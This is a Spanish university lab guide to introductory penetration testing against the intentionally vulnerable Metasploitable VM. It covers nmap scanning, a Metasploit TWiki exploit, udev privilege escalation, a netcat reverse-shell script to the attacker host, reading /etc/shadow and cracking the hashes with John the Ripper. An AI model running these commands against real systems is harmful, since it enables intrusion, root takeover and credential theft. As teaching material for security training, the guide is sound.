

Criptografía y Seguridad Informática

Laboratorio – Introducción al Pentest


1) Objetivos

Introducir los conceptos iniciales para la realización de pentest utilizando herramientas tales como: metasploit, nmap, zenmap JohnTheRipper, metasploitable, etc.

Las herramientas de pentest mencionadas (entre muchas otras) se encuentran en la distribución Linux Kali que puede descargarse desde el campus.

La máquina virtual metasploitable, la cual es un equipo vulnerable adrede para prácticas de laboratorio con metasploit, puede descargarse desde el campus.

2) Topología



3) Preparación en el equipo Kali

Como paso previo a iniciar el laboratorio, se configurará la base de datos para almacenar información sobre hosts descubiertos con metasploit.

3.1 Iniciar el servicio de la base de datos PostgreSQL

```
root@kali:~# service postgresql start
```

3.2 Inicializar la base de datos

```
root@kali:~# msfdb init
Creating database user 'msf'
Enter password for new role:
Enter it again:
Creating databases 'msf' and 'msf_test'
Creating configuration file in /usr/share/metasploit-
framework/config/database.yml
Creating initial database schema
```

3.3 Creación y manipulación de workspaces (listar, crear, cambiar, borrar)

Luego de acceder a la consola de metasploit con el comando msfconsole, se debe verificar la conexión a la base de datos

```
msf > db_status
[*] postgresql connected to msf
```

3.3.1 Listar workspaces

```
msf > workspace
* default
msf >
```

3.3.2 Crear workspaces

```
msf > workspace -a laboratorio
msf > workspace
default
```

```
* laboratorio
msf > workspace -a laboratorio2
msf > workspace
  default
  laboratorio
* laboratorio2
```

3.3.3 Cambiar workspaces

```
msf > workspace laboratorio
msf > workspace
  default
  laboratorio2
* laboratorio
```

3.3.4 Eliminar workspaces

```
msf > workspace -d laboratorio2
msf > workspace
  default
* laboratorio
```

4) Scan con nmap en metasploit

Ahora vamos a escanear el host víctima (en el ejemplo 10.2.2.10) desde la consola de metasploit para poder almacenar los resultados en la base de datos.

4.1 Scan con db_nmap

```
msf > db_nmap -T4 -A -v -Pn -n 10.2.2.10
```

La salida (parcial) se muestra en la imagen que se encuentra a continuación.

```

root@kali: ~
File Edit Tabs Help

root@kali: ~
[*] Nmap: Running: Linux 2.6.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:2.6
[*] Nmap: OS details: Linux 2.6.9 - 2.6.33
[*] Nmap: Uptime guess: 0.021 days (since Wed Nov 15 12:50:55 2017)
[*] Nmap: Network Distance: 1 hop
[*] Nmap: TCP Sequence Prediction: Difficulty=207 (Good luck!)
[*] Nmap: IP ID Sequence Generation: All zeros
[*] Nmap: Service Info: Hosts: metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: Host script results:
[*] Nmap: | nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
[*] Nmap: | Names:
[*] Nmap: | METASPLOITABLE<00> Flags: <unique><active>
[*] Nmap: | METASPLOITABLE<03> Flags: <unique><active>
[*] Nmap: | METASPLOITABLE<20> Flags: <unique><active>
[*] Nmap: | \x01\x02 MSBROWSE_\x02<01> Flags: <group><active>
[*] Nmap: | WORKGROUP<00> Flags: <group><active>
[*] Nmap: | WORKGROUP<1d> Flags: <unique><active>
[*] Nmap: | WORKGROUP<1e> Flags: <group><active>
[*] Nmap: |_ smb-os-discovery:
[*] Nmap: | OS: Unix (Samba 3.0.20-Debian)
[*] Nmap: | NetBIOS computer name:
[*] Nmap: | Workgroup: WORKGROUP\x00
[*] Nmap: |_ System time: 2017-11-15T08:21:27-05:00
[*] Nmap: |_ smb2-time: Protocol negotiation failed (SMB2)
[*] Nmap: TRACEROUTE
[*] Nmap: HOP RTT ADDRESS
[*] Nmap: 1 0.52 ms 10.2.2.10
[*] Nmap: NSE: Script Post-scanning.
[*] Nmap: Initiating NSE at 13:21
[*] Nmap: Completed NSE at 13:21, 0.00s elapsed
[*] Nmap: Initiating NSE at 13:21
[*] Nmap: Completed NSE at 13:21, 0.00s elapsed
[*] Nmap: Read data files from: /usr/bin/./share/nmap
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 33.85 seconds
[*] Nmap: Raw packets sent: 1067 (48.214KB) | Rcvd: 1063 (43.654KB)
msf >

```

ahora la información ha sido almacenada en el workspace correspondiente de la base de datos y puede ser consultada como se describe en la subsecciones siguientes.

4.2 Consultando hosts descubiertos y almacenados en la base de datos

Empleando el comando hosts en la consola de metasploit se podrán visualizar todos los hosts almacenados en el workspace actual. Para mayor detalle se puede utilizar la ayuda del comando hosts mediante: hosts -h.

```

msf > workspace laboratorio
[*] Workspace: laboratorio
msf > hosts

Hosts
=====

address      mac                name  os_name  os_flavor  os_sp  purpose  info  comments
-----
10.2.2.10    08:00:27:bb:d2:85  Linux                2.6.X  server

```

4.3 Consultando puertos abiertos descubiertos y almacenados en la base de datos

De la misma forma que con el comando `hosts` podemos ver los hosts almacenados, con el comando `services` podemos obtener el listado de puertos abiertos y almacenados en la base de datos. Pudiendo realizar diversos tipos de filtrado de información tal como se describe en: `services -h`.

```
msf > services 10.2.2.10

Services
=====

host      port  proto  name      state  info
-----
10.2.2.10  21    tcp    ftp       open   vsftpd 2.3.4
10.2.2.10  22    tcp    ssh       open   OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0
10.2.2.10  23    tcp    telnet    open   Linux telnetd
10.2.2.10  25    tcp    smtp      open   Postfix smtpd
10.2.2.10  53    tcp    domain    open   ISC BIND 9.4.2
10.2.2.10  80    tcp    http      open   Apache httpd 2.2.8 (Ubuntu) DAV/2
10.2.2.10  111   tcp    rpcbind   open   2 RPC #100000
10.2.2.10  139   tcp    netbios-ssn open   Samba smbd 3.X - 4.X workgroup: WORKGROUP
10.2.2.10  445   tcp    netbios-ssn open   Samba smbd 3.0.20-Debian workgroup: WORKGROUP
10.2.2.10  512   tcp    exec      open   netkit-rsh rexecd
10.2.2.10  513   tcp    login     open   OpenBSD or Solaris rlogind
10.2.2.10  514   tcp    shell     open   Netkit rshd
10.2.2.10  1099  tcp    java-rmi  open   Java RMI Registry
10.2.2.10  1524  tcp    shell     open   Metasploitable root shell
10.2.2.10  2049  tcp    nfs       open   2-4 RPC #100003
10.2.2.10  2121  tcp    ftp       open   ProFTPD 1.3.1
10.2.2.10  3306  tcp    mysql     open   MySQL 5.0.51a-3ubuntu5
10.2.2.10  5432  tcp    postgresql open   PostgreSQL DB 8.3.0 - 8.3.7
10.2.2.10  5900  tcp    vnc       open   VNC protocol 3.3
10.2.2.10  6000  tcp    x11       open   access denied
10.2.2.10  6667  tcp    irc       open   UnrealIRCd
10.2.2.10  8009  tcp    ajp13     open   Apache Jserv Protocol v1.3
10.2.2.10  8180  tcp    http      open   Apache Tomcat/Coyote JSP engine 1.1
```

5) Explotación de aplicaciones web

Al haber encontrado el servicio Apache podemos comenzar a investigar que aplicaciones web se encuentran ejecutando y tratar de determinar si existe alguna vulnerabilidad en ellas.


5.1 Buscar aplicaciones web

Con un navegador web accedemos a la raíz del equipo: /



La primera de ella, Twiki, es una aplicación para entornos colaborativos.

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploits

 [TWiki](#) > [Main](#) > **WebHome**

Main . { [Users](#) | [Groups](#) | [Offices](#) | [Changes](#) | [Index](#) | [Search](#) | Go

WelcomeGuest: TWiki is a flexible, powerful, secure, yet simple web-collaboration platform. Use TWiki to run a project development space, a management system, a knowledge base or any other groupware tool on intranet or on the Internet. You can edit any TWiki page.

TWiki Site Map	
TWiki.Main	Welcome to TWiki... Users , Groups , Offices - tour this virtual workspace. { Changes Search Prefs }
TWiki.TWiki	Welcome , Registration , and other StartingPoints ; TWiki style; All the docs... { Changes Search Prefs }
TWiki.Know	Knowledge base set-up - Add TWikiForms for organizing and classifying content. { Changes Search Prefs }
TWiki.Sandbox	Sandbox test area with all features enabled. { Changes }

You can use color coding by web for identification and reference. This table is updated at individual webs. Contact webmaster@your.company if you need a separate collaboration

5.2 Buscando exploits para servicios/aplicaciones

Ahora desde la consola de metasploit buscamos exploits para twiki empleando el comando search:

```
msf > search twiki
```

Metasploit mostrará el listado de exploits disponibles:

Matching Modules				
Name	Disclosure Date	Rank	Description	
exploit/unix/http/twiki_debug_plugins	2014-10-09	excellent	Twiki Debugenableplugins Remote Code Execution	
exploit/unix/webapp/moinmoin_twikidraw	2012-12-30	manual	MoinMoin twikidraw Action Traversal File Upload	
exploit/unix/webapp/twiki_history	2005-09-14	excellent	Twiki History TwikiUsers rev Parameter Command Execution	
exploit/unix/webapp/twiki_maketext	2012-12-15	excellent	Twiki MAKETEXT Remote Command Execution	
exploit/unix/webapp/twiki_search	2004-10-01	excellent	Twiki Search Function Arbitrary Command Execution	

Investigando en repositorios de vulnerabilidades encontramos que “Twiki History TwikiUsers rev Parameter Command Execution” puede ser viable (ref: <http://www.cvedetails.com/cve/cve-2005-2877>)

5.3 Ejecución del exploit

Ahora trataremos de explotar la vulnerabilidad en el módulo Twiki History.

5.3.1 Selección del exploit

En la consola de metasploit se deberá seleccionar el exploit deseado, empleando el comando use:

```
msf > use exploit/unix/webapp/twiki_history
msf exploit(twiki_history)>
```

5.3.2 Comprobar y configurar opciones del exploit

Con el comando show options comprobamos las opciones del exploit seleccionado

```
msf exploit(twiki_history)> show options
```



```
Module options (exploit/unix/webapp/twiki_history):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
Proxies		no	Use a proxy chain
RHOST		yes	The target address
RPORT	80	yes	The target port
URI	/twiki/bin	yes	Twiki bin directory path
VHOST		no	HTTP server virtual host

```
Exploit target:
```

Id	Name
--	----
0	Automatic

Luego de revisar la lista de opciones, el único parámetro que queda por configurar es RHOST (el equipo objetivo del test, donde se ejecuta Twiki). Para configurarlo utilizamos el comando set:

```
msf exploit(twiki_history)> set RHOST 10.2.2.10
RHOST => 10.2.2.10
```

5.3.3 Selección del payload

En este punto se seleccionará el payload para acceder al shell remoto. El primer paso es buscar los payloads disponibles:

```
msf exploit(twiki_history)> show payloads
```

```
Compatible payloads
```

```
=====
```

Name	Description
----	-----
cmd/unix/bind_awk	Listen for a connection and
spawn a command shell via GNU AWK	
cmd/unix/bind_inetd	Listen for a connection and
spawn a command shell (persistent)	
cmd/unix/bind_lua	Listen for a connection and
spawn a command shell via Lua	

cmd/unix/bind_netcat	Listen for a connection and
spawn a command shell via netcat	
cmd/unix/bind_netcat_gaping	Listen for a connection and
spawn a command shell via netcat	
cmd/unix/bind_netcat_gaping_ipv6	Listen for a connection and
spawn a command shell via netcat	
cmd/unix/bind_perl	Listen for a connection and
spawn a command shell via perl	
...	

Se empleará el payload `cmd/unix/bind_netcat` para obtener un shell remoto. La selección del payload se realiza con el comando `set payload`:

```
msf exploit(twiki_history)> set payload cmd/unix/bind_netcat
payload => cmd/unix/bind_netcat
```

Sólo resta corroborar que el payload seleccionado no requiera de la configuración de opciones adicionales. Volvemos a ejecutar el comando `show options`:

```
msf exploit(twiki_history) > show options

Module options (exploit/unix/webapp/twiki_history):

  Name      Current Setting  Required  Description
  ----      -
  Proxies                               no        A proxy chain of format type:host:port
type:host:port][...]
  RHOST      10.2.2.10        yes       The target address
  RPORT      80               yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connecti
s
  URI        /twiki/bin       yes       Twiki bin directory path
  VHOST      no               no        HTTP server virtual host

Payload options (cmd/unix/bind_netcat):

  Name      Current Setting  Required  Description
  ----      -
  LPORT      4444             yes       The listen port
  RHOST      10.2.2.10        no        The target address

Exploit target:

  Id  Name
  --  --
  0    Automatic
```

5.3.4 Ejecución del exploit

En este punto ejecutamos el exploit con el comando exploit. Si el exploit fallara (no se obtiene una sesión) se debe intentar algunas veces más antes de seleccionar otro payload.

```
msf exploit(twiki_history) > exploit

[*] Started bind handler
[+] Successfully sent exploit request
[*] Exploit completed, but no session was created.
msf exploit(twiki_history) > sessions -i

Active sessions
=====

No active sessions.

msf exploit(twiki_history) > exploit

[*] Started bind handler
[*] Command shell session 1 opened (10.2.2.11:39063 -> 10.2.2.10:4444) at 2017-11-15 23:21:01 +0000
```

Corroboramos si se ha creado una sesión (a veces se obtiene el error de sesión no creada, pero en realidad la misma existe y es utilizable) con el comando sessions -l

```
msf exploit(twiki_history) > sessions -l

Active sessions
=====

  Id  Type      Information      Connection
  --  -
  1   shell cmd/unix      10.2.2.11:39063 -> 10.2.2.10:4444 (10.2.2.10)
```

5.3.5 Comprobación de accesos

Ahora vamos a comprobar con que usuario se encuentra ejecutando el shell. Para ello debemos resumir la sesión previamente creada con el comando sessions -i # (donde el carácter # corresponde al número de sesión en el listado de sesiones)

```
msf exploit(twiki_history)> sessions -i 1  
[*] Starting interaction with 1...
```

Finalmente escribimos whoami (para ejecutar el comando whoami en la consola remota) y de esta forma enterarnos que usuario estamos utilizando:

```
msf exploit(twiki_history) > sessions -i 1  
[*] Starting interaction with 1...  
  
whoami  
www-data
```

Como vemos, el usuario que utiliza la consola remota (www-data) posee acceso limitado (no es root).

6) Escalando privilegios

Para poder tener un acceso completo al equipo objetivo necesitamos escalar privilegios (obtener acceso de root). En este caso lo vamos a lograr explotando la vulnerabilidad CVE-2009-1185 (<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-1185> o <https://www.exploit-db.com/exploits/8572/>).

6.1 Determinación de la viabilidad del exploit para escalar privilegios

En primer lugar debemos verificar si el equipo objetivo cuenta con netcat (nc) instalado. Para ello ejecutamos el comando whereis sobre el shell remoto al que accedimos en el capítulo anterior:

```
whereis nc  
nc: /bin/nc.traditional /bin/nc /usr/share/man/man1/nc.1.gz
```

Una vez corroborada la existencia de nc, debemos verificar la arquitectura de hardware del equipo objetivo, utilizamos el comando uname en la consola del shell remoto:

```
uname -a  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC  
2008 i686 GNU/Linux
```

La salida denota que se trata de una arquitectura intel x86 de 32 bits (i686). Por lo tanto deberemos compilar el exploit para dicha arquitectura.

6.2 Búsqueda y compilación del código del exploit

Se debe abrir una nueva consola y buscar el código para explotar la vulnerabilidad 8572. Para ello utilizaremos el comando searchsploit:

```
root@kali:~# searchsploit -p 8572
Exploit: Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.04) UDEV < 1.4.1 -
Privilege Escalation (2)
  URL: https://www.exploit-db.com/exploits/8572/
  Path: /usr/share/exploitdb/platforms/linux/local/8572.c
```

Una vez encontrado el código fuente (8572.c) se lo debe compilar teniendo en cuenta la arquitectura de hardware del equipo objetivo. En el siguiente ejemplo se utilizará el compilador GCC y ejecutándose en el equipo 0wn3d. Tener en cuenta que primero será necesario copiar el fuente a 0wn3d, compilarlo y luego traer el compilado a kali.

```
root@0wn3d:~# gcc 8572.c -o 8572.e
```

6.3 Envío del exploit via netcat

En el Kali abrimos un nuevo terminal y preparamos netcat para que acepte conexiones en el puerto 5555 y para que envíe el código ejecutable compilado en el paso anterior. Para ello empleamos el comando nc:

```
root@kali:~# nc -vv -n -l -p 5555 < 8572.e
```

Luego, utilizando el shell remoto con bajos privilegios, conectamos al equipo objetivo con el Kali para descargar el código compilado en el directorio /tmp. Para ello, también empleamos el comando nc.

```

msf exploit(twiki_history) > sessions -i 1
[*] Starting interaction with 1...

whoami
www-data
nc -v -n 10.2.2.11 5555 > /tmp/8572.e
(UNKNOWN) [10.2.2.11] 5555 (rplay) open
ls -l /tmp
total 8
-rw----- 1 tomcat55 nogroup      0 Nov 15 18:08 4518.jsvc_up
-rw-r--r-- 1 www-data www-data 7636 Nov 15 18:27 8572.e
prw-r--r-- 1 www-data www-data    0 Nov 15 18:27 dztsnk

```

Luego de enviar el archivo procedemos a cerrar la conexión desde el Kali (si no hacemos esto no podemos seguir utilizando el shell remoto). Para ello empleamos la combinación de teclas <Ctrl> + <C>.

Adicionalmente, se puede comprobar que el archivo se haya creado por medio del comando ls (tal como se muestra en la imagen precedente).

Finalmente le damos permisos de ejecución al archivo recién creado:

```

chmod +x /tmp/8572.e
ls -l /tmp
total 8
-rw----- 1 tomcat55 nogroup      0 Nov 15 18:08 4518.jsvc_up
-rwxr-xr-x 1 www-data www-data 7636 Nov 15 18:27 8572.e
prw-r--r-- 1 www-data www-data    0 Nov 15 18:27 dztsnk

```

6.4 Buscando información para ejecutar el exploit

Ahora debemos reunir información para ejecutar el exploit. Más precisamente debemos determinar el Process ID (PID) del proceso netcat. Para ello empleando el shell remoto (aún con bajos privilegios) ejecutamos el comando cat /proc/net/netlink y buscamos en la salida la línea correspondiente al PID:

```
cat /proc/net/netlink
sk      Eth Pid    Groups  Rmem    Wmem    Dump    Locks
delaf800 0    0      00000000 0        0        00000000 2
dd056a00 4    0      00000000 0        0        00000000 2
dd659000 7    0      00000000 0        0        00000000 2
ddc15c00 9    0      00000000 0        0        00000000 2
ddc09c00 10   0      00000000 0        0        00000000 2
df801600 15   2368   00000001 0        0        00000000 2
delafc00 15   0      00000000 0        0        00000000 2
de390800 16   0      00000000 0        0        00000000 2
df880200 18   0      00000000 0        0        00000000 2
```

Se puede verificar que el valor anterior es correcto ya que el proceso netcat posee un PID cuyo valor es una unidad menor que el PID del proceso udev. Para comprobar ejecutamos el siguiente comando en el shell remoto:

```
ps aux | grep udev
root    2369  0.0  0.1  2092  620 ?        S<s  13:56   0:00 /sbin/udev
daemon
```

Como se puede apreciar en las dos imágenes precedentes, se cumple que:

```
netcat_PID = udev_PID - 1
2368 = 2369 - 1
```

6.5 Crear el payload que ejecutará el exploit

Debemos crear un script que inicie una consola. Dicho script deberá alojarse en el path absoluto: /tmp/run (ver <https://www.exploit-db.com/exploits/8572/>) del equipo objetivo. Para ello empleamos los siguientes comandos en el shell remoto (aún con bajos privilegios):

```
echo '#!/bin/bash' > /tmp/run
echo 'nc -e /bin/bash 10.2.2.11 5555' >> /tmp/run
cat /tmp/run
#!/bin/bash
nc -e /bin/bash 10.2.2.11 5555
```

Se puede verificar el contenido del archivo /tmp/run por medio del comando cat (tal como se puede apreciar en la imagen anterior).

6.6 Ejecución del exploit

En una consola del equipo Kali creamos un listener netcat en el puerto 5555, el cual recibirá el shell con privilegios de root. Para ello ejecutamos el siguiente comando:

```
root@kali:~# nc -v -n -l -p 5555
```

Una vez que el equipo Kali se encuentra “escuchando”, debemos establecer la conexión desde el equipo objetivo. Desde el shell remoto ejecutamos el exploit /tmp/8572.e <PID> (donde <PID> se refiere al Process ID del proceso netcat que buscamos en los pasos previos):

```
/tmp/8572.e 2368
```

Una vez ejecutado el exploit, en la consola del equipo Kali en la cual creamos el listener netcat ya deberíamos contar con otro shell remoto al equipo objetivo, pero ahora con privilegios de root. Lo podemos verificar con whoami:

```
root@kali:~# nc -v -l -n -p 5555
listening on [any] 5555 ...
connect to [10.2.2.11] from (UNKNOWN) [10.2.2.10] 56784
whoami
root
```

7) Conseguimos acceso privilegiado ¿qué sigue?

En este punto podemos hacer cualquier cosa que un administrador haría. Desde el punto de vista del atacante podría tratar de obtener el archivo de contraseñas para conseguir otros accesos.

7.1 Mostrar el archivo de contraseñas

En la consola con acceso privilegiado recién establecida ejecutamos el comando cat sobre el archivo /etc/shadow:


```

whoami
root
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon*:14684:0:99999:7:::
bin*:14684:0:99999:7:::
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync*:14684:0:99999:7:::
games*:14684:0:99999:7:::
man*:14684:0:99999:7:::
lp*:14684:0:99999:7:::
mail*:14684:0:99999:7:::
news*:14684:0:99999:7:::
uucp*:14684:0:99999:7:::
proxy*:14684:0:99999:7:::
www-data*:14684:0:99999:7:::
backup*:14684:0:99999:7:::
list*:14684:0:99999:7:::
irc*:14684:0:99999:7:::
gnats*:14684:0:99999:7:::
nobody*:14684:0:99999:7:::
libuuid!:14684:0:99999:7:::
dhcpc*:14684:0:99999:7:::
syslog*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind*:14685:0:99999:7:::
postfix*:14685:0:99999:7:::
ftp*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql!:14685:0:99999:7:::
tomcat55*:14691:0:99999:7:::
distccd*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::

```

7.2 Utilizar herramientas para romper las contraseñas

Como se puede apreciar en la imagen previa, las contraseñas se encuentran cifradas (hasheadas). Pero podemos utilizar alguna utilidad de pentest para comprobar si las contraseñas son fuertes o no.

Una de estas utilidades es JohnTheRipper. Primero debemos marcar el contenido de la consola, copiarlo y guardarlo en un archivo en el equipo Kali con el nombre "passwords.txt". Luego ejecutamos "john passwords.txt" dejamos que John haga su trabajo sobre dicho archivo.

```
# john passwords.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "aix-smd5"
Use the "--format=aix-smd5" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ [MD5 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
msfadmin      (msfadmin)
postgres      (postgres)
user          (user)
service       (service)
123456789     (klog)
batman        (sys)
█
```